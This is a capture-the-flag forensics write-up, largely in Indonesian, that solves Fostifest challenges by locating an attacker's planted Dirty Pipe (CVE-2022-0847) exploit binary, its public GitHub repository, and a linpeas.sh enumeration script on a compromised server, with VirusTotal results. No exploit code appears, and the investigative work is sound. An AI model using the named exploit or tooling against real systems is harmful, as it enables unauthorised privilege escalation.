
Privilege Escalation


Desc :


CVE and full path file that used by attackers to perform privilege escalation Format Flag: Fostifest{CVE-XXXX-XXXX:/path/path/path/file}

Solution :

1. Terdapat shell yang telah ditanamkan oleh attacker ke dalam server Fostifest
2. kami coba untuk mencari dengan menggunakan tools pencarian yang ada di winscp dengan key search *.sh
3. ditemukan beberapa file mencurigakan yang terdapat pada direktori /var/www/.,/ dan /var/www/.,/root
4. setelah itu terdapat file exp yang berada pada direktori /var/www/.,/root/ yang merupakan file privilege escalation
5. kemudian kami menemukan referensi dari google dengan link https://github.com/Al1ex/CVE-2022-0847 yang menyatakan exp merupakan file backdoor dengan teknik privilege escalation
6. kami pun mengecek file tersebut di virus total
7. dan kami menemukan flagnya : **Fostifest{CVE-2022-0847:/var/www/.,/root/exp}**
8. Screenshot terlampir




root - ubuntu@192.168.0.129 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
ubuntu@192.168.0.129
New Session
C: Local Disk
root
Find Files
Upload
Edit
Properties
Download
Edit
Properties
New
C:\Users\Warfare\Downloads\html\
/var/www/,/root/
Name
Size
Type
Chang
Name
Size
Changed
..
Parent directory
08/10/
24/09/2022 22:59:30
.git
File folder
08/10/
passwd
3 KB
24/09/2022 22:59:54
app
File folder
08/10/
exp
18 KB
24/09/2022 22:57:14
bootstrap
File folder
08/10/
config
File folder
08/10/


virustotal.com/gui/file/817dc99600c35a9dd339fc44dadfa343584f9cdb32d022922a1bdf172e5ea7db/detection
817dc99600c35a9dd339fc44dadfa343584f9cdb32d022922a1bdf172e5ea7db
35
/ 64
35 security vendors and no sandboxes flagged this file as malicious
817dc99600c35a9dd339fc44dadfa343584f9cdb32d022922a1bdf172e5ea7db
17.05 KB
Size
2022-09-24 16:05:19 UTC
13 days ago
ELF
64bits
cve-2017-7308
cve-2022-0847
elf
exploit
shared-lib
DETECTION
DETAILS
COMMUNITY 2
Security Vendors' Analysis
Ad-Aware
Trojan.Linux.Generic.266190
ALYac
Trojan.Linux.Generic.266190
Antiy-AVL
Trojan/Generic.ASELF.3B
Avast
ELF:CVE-2022-0847-A [Expl]
Avast-Mobile
ELF:CVE-2022-0847-C [Expl]
AVG
ELF:CVE-2022-0847-A [Expl]
Avira (no cloud)
EXP/CVE-2017-7308.ciszh
BitDefender
Trojan.Linux.Generic.266190
ClamAV
Unix.Exploit.CVE_2022_0847-9941536-0
Cynet
Malicious (score: 99)
Cyren
E64/DCCVE22084
Elastic
Linux.Exploit.CVE.2022.0847
Emsisoft
Trojan.Linux.Generic.266190 (B)
eScan
Trojan.Linux.Generic.266190
ESET-NOD32
A Variant Of Linux/Exploit.CVE-2022-084...
Fortinet
ELF/CVE_2022_0847.Alexploit
GData
Trojan.Linux.Generic.266190
Google
Detected
Ikarus
Exploit.CVE-2022-0847
Jiangmin
Exploit.Linux.dxn


Repo Of PE File

Desc :

Original Repository of files used for privilege escalation Format Flag: Fostifest{url}

Solution :

1. setelah menemukan direktori yang terdapat backdoor privilege escalation, kami analisa lagi pada folder root pada direktori /var/www/.,/root/ dengan menggunakan perintah ls -a
2. setelah kami enter dan menemukan adanya folder .git setelah kami buka dan mengecek file nya satu persatu dan di file config kami menemukan repositori yang digunakan untuk privilege escalation yaitu dengan link https://github.com/Al1ex/CVE-2022-0847
3. dan kami menemukan flag nya : **Fostifest{https://github.com/Al1ex/CVE-2022-0847}**



Local Enumeration


Desc :


File used by the attacker to enumerate the local system to perform information gathering full path

Format Flag: Fostifest{/path/path/path/file}

Solution :

1. untuk mencari file backdoor nya hampir sama dengan privilege escalation, karena berada di path folder yang sama, yaitu di /var/www/.,/
2. menggunakan pencarian shell dengan memanfaatkan pencarian pada tools winscp dengan perintah *.sh dan ditemukan file linpeas.sh
3. setelah itu kami coba cek file tersebut di virustotal
4. dan kami coba untuk memasukkan flag nya dan benar, flag : **Fostifest{/var/www/.,/linpeas.sh}**





BONUS

Sanity Check

Desc :

Solution :

sudah jelas terlihat flag nya : **Fostifest{Anjazzz_Kelazzzzzzzz}**

Fosti Server Password

Desc :

Gunakan password dibawah ini untuk membuka file Zip Fosti Server Password: `fostifest_d52f925a44fe265dcf678e8da09aab79`

Flag chall ini: `Fostifest{%s}` %password

Solution :

petunjuk nya sudah jelas yaitu pada flag untuk memasukkan password file Zip Fosti Server dengan flag : **Fostifest{fostifest_d52f925a44fe265dcf678e8da09aab79}**

Feedback

Desc :

terdapat link yang digunakan untuk feedback dari peserta ctf Fostifest di link berikut : https://forms.gle/f7umuTZr4Ue1EnuDA

Solution :

setelah kami isi form nya maka akan muncul flag nya : **Fostifest{__anjazz_kelazzz__}**